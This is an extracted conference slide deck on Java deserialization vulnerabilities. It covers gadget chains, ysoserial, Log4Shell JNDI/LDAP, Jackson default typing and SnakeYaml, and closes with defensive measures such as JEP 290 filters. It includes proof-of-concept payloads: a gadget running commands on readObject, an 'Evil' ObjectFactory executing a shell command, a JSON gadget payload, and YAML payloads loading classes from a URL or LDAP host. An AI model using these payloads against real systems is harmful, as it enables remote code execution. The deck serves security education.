

Deserialization exploits in Java: why should I care?!

Brian Vermeer | [@BrianVerm](#)

Space the final frontier







@BrianVerm

snyk



Brian Vermeer

Staff Developer Advocate



@BrianVerm



Java Champion



Virtual JUG leader



NLJUG leader



DevSecCon co-leader



Top 21 Developers
Shaping Tech



Foojay Community
Manager Security

snyk

The gift that keeps on giving


Serialization



SDF&^34KJNF(#KASD



Deserialization




```
public class ValueObject implements Serializable
```

```
    private String value;  
    private String sideEffect;
```

```
    private ValueObject() {  
        this("empty");  
    }
```

```
    public ValueObject(String value) {  
        this.value = value;  
        this.sideEffect = java.time.LocalDateTime.now().toString();  
    }
```

Serialization

```
public class ValueObject implements Serializable {  
  
    private String value;  
    private String sideEffect;  
  
    private ValueObject() {  
        this("empty");  
    }  
  
    public ValueObject(String value) {  
        this.value = value;  
        this.sideEffect = java.time.LocalTime.now().toString();  
    }  
  
}
```

```
FileOutputStream fileOut = new FileOutputStream(filename);  
ObjectOutputStream out = new ObjectOutputStream(fileOut);  
out.writeObject(object);  
out.close();  
fileOut.close();
```




```
00000000: aced 0005 7372 0031 6e6c 2e62 7259 616e  ....sr.1nl.brian  
00000010: 7665 726d 6565 722e 6578 616d 705c 652e  vermeer.example.  
00000020: 7365 7269 616c 697a 6174 696f 6e2e 5661  serialization.Va  
00000030: 6c75 654f 626a 6563 744c ab0f 247c 22e5  lueObjectL..$|".  
00000040: ba02 0002 4c00 0a73 6964 6545 6656 6563  ....L..sideEffec  
00000050: 7474 0012 4c6a 6176 612f 6c61 6e67 2f53  tt..Ljava/lang/S  
00000060: 7472 696e 673b 4c00 0576 616c 7565 7100  tring;L..valueq.  
00000070: 7e00 0178 7074 000f 3133 3a30 303a 3039  ~..xpt..13:00:09  
00000080: 2e39 3531 3631 3474 0002 4869  .951614t..Hi
```



```
00000000: aced 0005 7372 0031 6e6c 2e62 7269 616e  ....sr.\nl.brian
00000010: 7665 726d 6565 722e 6578 616d 706c 652e  vermeer.example.
00000020: 7365 7269 616c 697a 6174 696f 6e2e 5661  serialization.Va
00000030: 6c75 654f 626a 6563 744c ab0f 247c 22e5  lue0bjectL..$|".
00000040: ba02 0002 4c00 0a73 6964 6545 6666 6563  ....L..sideEffec
00000050: 7474 0012 4c6a 6176 612f 6c61 6e67 2f53  tt..Ljava/lang/S
00000060: 7472 696e 673b 4c00 0576 616c 7565 7100  tring;L..valueq.
00000070: 7e00 0178 7074 000f 3133 3a30 303a 3039  ~..xpt..13:00:09
00000080: 2e39 3531 3631 3474 0005 4861 6c6c 6f    .951614t..Hallo
```


Deserialization

```
public class ValueObject implements Serializable {  
  
    private String value;  
    private String sideEffect;  
  
    private ValueObject() {  
        this("empty");  
    }  
  
    public ValueObject(String value) {  
        this.value = value;  
        this.sideEffect = java.time.LocalTime.now().toString();  
    }  
  
}
```

```
FileInputStream fileIn = new FileInputStream(filename);  
ObjectInputStream in = new ObjectInputStream(fileIn);  
ValueObject vo = (ValueObject) in.readObject();
```

Gadgets




```
public class Gadget implements Serializable {
```

```
    private Runnable command;
```

```
    public Gadget(Command command) {
```

```
        this.command = command;
```

```
    }
```

```
    private final void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
```


```
        in.defaultReadObject();
```

```
        command.run();
```

```
    }
```

```
}
```

```
FileInputStream fileIn = new FileInputStream(filename);  
ObjectInputStream in = new ObjectInputStream(fileIn);  
ValueObject vo = (ValueObject) in.readObject();
```




<https://brandur.org/fragments/gadgets-and-chains>

Check the implementation on **HashMap!**

ysoserial





```
$ java -jar ysoserial.jar
```

```
Y SO SERIAL?
```

```
Usage: java -jar ysoserial.jar [payload] '[command]'
```

```
Available payload types:
```

Payload	Authors	Dependencies
AspectJWeaver	@Jang	aspectjweaver:1.9.2, commons-collections:3.2.2
BeanShell1	@pwntester, @cshneider4711	bsh:2.0b5
C3P0	@mbechler	c3p0:0.9.5.2, mchange-commons-java:0.2.11
Click1	@artsploit	click-nodeps:2.3.0, javax.servlet-api:3.1.0
Clojure	@JackOfMostTrades	clojure:1.8.0
CommonsBeanutils1	@frohoff	commons-beanutils:1.9.2, commons-collections:3.1
CommonsCollections1	@frohoff	commons-collections:3.1
CommonsCollections2	@frohoff	commons-collections:4.0
CommonsCollections3	@frohoff	commons-collections:3.1
CommonsCollections4	@mbechler, @cristalli	commons-collections:3.1
CommonsCollections5	@matthias_kaiser, @jasinner	commons-collections:3.1
CommonsCollections6	@mbechler, @cristalli	commons-collections:3.1
CommonsCollections7	@cristalli, @hanyrax, @EdoardoVignati	commons-collections:3.1
FileUpload1	@mbechler	commons-fileupload:1.3.1, commons-io:2.4
Groovy1	@frohoff	groovy:2.3.9
Hibernate1	@mbechler	
Hibernate2	@mbechler	
JBossInterceptors1	@matthias_kaiser	javassist:3.12.1.GA, jboss-interceptor-core:2.0
JRMPClient	@mbechler	
JRMPListener	@mbechler	
JSON1	@mbechler	json-lib:jar:jdk15:2.4, spring-aop:4.1.4.RELEASE
JavassistWeld1	@matthias_kaiser	javassist:3.12.1.GA, weld-core:1.1.33.Final, co
Jdk7u21	@frohoff	
Jython1	@pwntester, @cshneider4711	jython-standalone:2.5.2
MozillaRhino1	@matthias_kaiser	js:1.7R2
MozillaRhino2	@_tint0	js:1.7R2
Myfaces1	@mbechler	
Myfaces2	@mbechler	
ROME	@mbechler	rome:1.0
Spring1	@frohoff	spring-core:4.1.4.RELEASE, spring-beans:4.1.4.RELEASE
Spring2	@mbechler	spring-core:4.1.4.RELEASE, spring-aop:4.1.4.RELEASE
URLDNS	@gebl	
Vaadin1	@kai_ullrich	vaadin-server:7.7.14, vaadin-shared:7.7.14
Wicket1	@jacob-baines	wicket-util:6.23.0, slf4j-api:1.6.4

Results: Netflix Internal Webapp 2

1. com.thoughtworks.xstream.mapper.AbstractAttributeAliasingMapper.readResolve() (0)
2. org.apache.commons.configuration.ConfigurationMap\$ConfigurationSet.iterator() (0)
3. ...configuration.ConfigurationMap\$ConfigurationSet\$ConfigurationSetIterator.<init>() (0)
4. org.apache.commons.configuration.CompositeConfiguration.getKeys() (0)
5. clojure.lang.APersistentMap\$KeySeq.iterator() (0)
6. com.netflix.internal.utils.collections.IteratorWrapper\$CallableWrapper.iterator() (0)
7. java.util.concurrent.Executors\$RunnableAdapter.call() (0)
8. org.apache.commons.exec.StreamPumper.run() (0)
9. org.eclipse.core.internal.localstore.SafeFileOutputStream.close() (0)
10. org.eclipse.core.internal.localstore.SafeFileOutputStream.commit() (0)
11. org.eclipse.core.internal.localstore.SafeFileOutputStream.copy(File, File) (2)
12. java.io.FileOutputStream.<init>(File) (1)

com.thoughtworks.xstream:xstream

commons-configuration:commons-configuration

org.clojure:clojure

netflix:netflix-utils

JRE

org.apache.commons:commons-exec

org.aspectj:aspectjtools

Automated Discovery of Deserialization Gadget Chains

Ian Haken

XDA Developers

Dangerous "Log4j" security vulnerability affects everything from Apple to Minecraft

A dangerous security vulnerability identified in the Log4j Java logging library has exposed huge swathes of the internet to malicious...

9to5Mac

Apple patches Log4Shell iCloud vulnerability, described as most critical in a decade

Apple patches Log4Shell iCloud vulnerability, described as most critical in a

New York Post

Why is the Log4j cybersecurity flaw the 'most serious' in decades?

Most hacking attempts using Log4j so far have involved attackers ... The Cybersecurity and Infrastructure Security Agency published an...

FTC warns of legal action against organizations that fail to patch Log4j flaw

U.S. organizations that fail to secure customer data against Log4Shell, a zero-day vulnerability in the widely used Log4j Java logging...

17K

Java packages impacted

800K


attempted attacks in 72h

57%

of projects have Log4j as transitive dependency



Log4J JNDI & LDAP



```
public class Evil implements ObjectFactory {
    @Override
    public Object getObjectInstance (Object obj, Name name, Context nameCtx,
    Hashtable<?, ?> environment) throws Exception {
        String[] cmd = {
            "/bin/sh",
            "-c",
            "open -a Calculator"
        };
        Runtime.getRuntime().exec(cmd);
        return null;
    }
}
```


According to [this article by Luncasec](#) about this issue, this impacts all Java versions. JDK version greater than 6u211, 7u201, 8u191, and 11.0.1 did not seem to be affected by this LDAP attack, because these versions set `com.sun.jndi.ldap.object.trustURLCodebase` to `false` by default. However, if the class, returned by the LDAP server, is already available on the classpath, it will be executed even in newer versions of the JDK and even if `com.sun.jndi.ldap.object.trustURLCodebase` is set to `false`.

`com.sun.jndi.ldap.object.trustURLCodebase` is set to `false`.

on the classpath, it will be executed even in newer versions of the JDK and even if

<https://snyk.io/blog/log4j-rce-log4shell-vulnerability-cve-2021-44228/>

But what about record in JDK 16 17

```
public record TwoValue(String a, String b) implements Serializable {
```

```
    public TwoValue(String a, String b) {  
        System.out.println("creating a twovalue via constructor");  
        this.a = a;  
        this.b = b;  
    }  
}
```

```
creating a twovalue via constructor  
---serialize  
---deserialize  
creating a twovalue via constructor  
TwoValue[a=One, b=Two]
```

```
var value = new TwoValue("One", "Two");  
var filename = "twovalue.ser";
```

```
//serialize
```

```
System.out.println("---serialize");  
FileOutputStream fileOut = new FileOutputStream(filename);  
ObjectOutputStream out = new ObjectOutputStream(fileOut);  
out.writeObject(value);  
out.close();  
fileOut.close();
```

```
System.out.println("---deserialize");  
FileInputStream fileIn = new FileInputStream(filename);  
ObjectInputStream in = new ObjectInputStream(fileIn);
```

```
TwoValue tv = (TwoValue) in.readObject();  
System.out.println(tv);
```


What can we do?

```
private final void readObject(ObjectInputStream in) throws java.io.IOException {  
    throw new java.io.IOException("Deserialized not allowed");  
}
```

```
// apache commons io
```

```
FileInputStream fileIn = new FileInputStream("Gadget.ser");  
ValidatingObjectInputStream in = new ValidatingObjectInputStream(fileIn);  
in.accept(ValueObject.class);  
var obj = (ValueObject)in.readObject();
```

```
// JEP 290 (& JEP 415)
```

```
FileInputStream fileIn = new FileInputStream(filename);  
ObjectInputStream in = new ObjectInputStream(fileIn);  
ObjectInputFilter filesOnlyFilter =  
ObjectInputFilter.Config.createFilter("nl.brianvermeer.example.serialization.example2.ValueObject;!*");  
in.setObjectInputFilter(filesOnlyFilter);  
ValueObject vo = (ValueObject) in.readObject();
```



```
// JEP 415
```

```
ObjectInputFilter.Config.setSerialFilterFactory((f1, f2) -> ObjectInputFilter.merge(f2, f1));
```

011010111010



APPLICATION SECURITY | ECOSYSTEMS | ENGINEERING

New Java 17 features for improved security and serialization



Brian Vermeer

October 21, 2021

In December 2020, I wrote the article [Serialization and deserialization in Java, explaining the Java deserialize vulnerability](#) about the problems Java has with its custom serialization implementation. The serialization framework is so deeply embedded inside Java that knowing how dangerous some implementation can be is important. Insecure deserialization can lead to arbitrary code executions if a gadget chain is created from your classpath classes.



<https://snyk.io/blog/new-java-17-features-for-improved-security-and-serialization/>

JSON deserialization with Jackson

```
ObjectMapper om = new ObjectMapper();  
om.enableDefaultTyping();  
  
Animal myPet = om.readValue(Files.readAllBytes(Paths.get("mypet.json")), Animal.class);
```

```
ObjectMapper om = new ObjectMapper();  
om.enableDefaultTyping();
```

```
Person myvalue = om.readValue(Files.readAllBytes(Paths.get("file.json")), Person.class);  
System.out.println("name:"+myvalue.name+" \n"+"Age:"+myvalue.age);
```

```
public class Person {  
  
    @JsonTypeInfo(use = Id.CLASS)  
    public Object name;  
    public int age;  
}
```

```
{"age":37, "name": "Brian Vermeer"}
```

```
ObjectMapper om = new ObjectMapper();  
om.enableDefaultTyping();
```

```
Person myvalue = om.readValue(Files.readAllBytes(Paths.get("file.json")), Person.class);  
System.out.println("name:"+myvalue.name+" \n"+"Age:"+myvalue.age);
```

```
public class Person {  
  
    @JsonTypeInfo(use = Id.CLASS)  
    public Object name;  
    public int age;  
}
```

```
{"age":37, "name": ["nl.brianvermeer.example.serialization.example4.Gadget", "ls -l"]}
```


**do not enable default typing
and update your libraries**

YAML



SnakeYaml 1.x



```
Yaml yaml = new Yaml();  
MyObject myObject = yaml.load(inputStream);
```



```
!!javax.script.ScriptEngineManager [  
!!java.net.URLClassLoader [ [!!java.net.URL ["http://localhost:8080/"] ] ]  
]
```




```
!!javax.script.ScriptEngineManager [  
!!java.net.URLClassLoader [ [!!java.net.URL ["http://localhost:8080/"] ] ]  
]
```



```
!!com.sun.rowset.JdbcRowSetImpl  
dataSourceName: "ldap://localhost:9999/Evil"  
autoCommit: true
```

Note that the SnakeYaml documentation states:


It is not safe to call `Yaml.load()` with any data received from an untrusted source!

SnakeYaml 2.x

SnakeYaml 2.0: Solving the unsafe deserialization vulnerability

Written by:  Brian Vermeer



June 21, 2023  7 mins read

In the December of last year, we reported [CVE-2022-1471](#) to you. This unsafe deserialization problem could easily

<https://snyk.io/blog/snakeyaml-unsafe-deserialization-vulnerability/>

XML



- do not deserialize input from **unknown** sources
- prevent Java custom **serialization**
- use **filters** if you still need to it
- be aware **how** your JSON / XML / Yaml marshaler works
- check for insecure **(default) values**
- update **insecure libraries**



snyk

Develop fast.
Stay secure.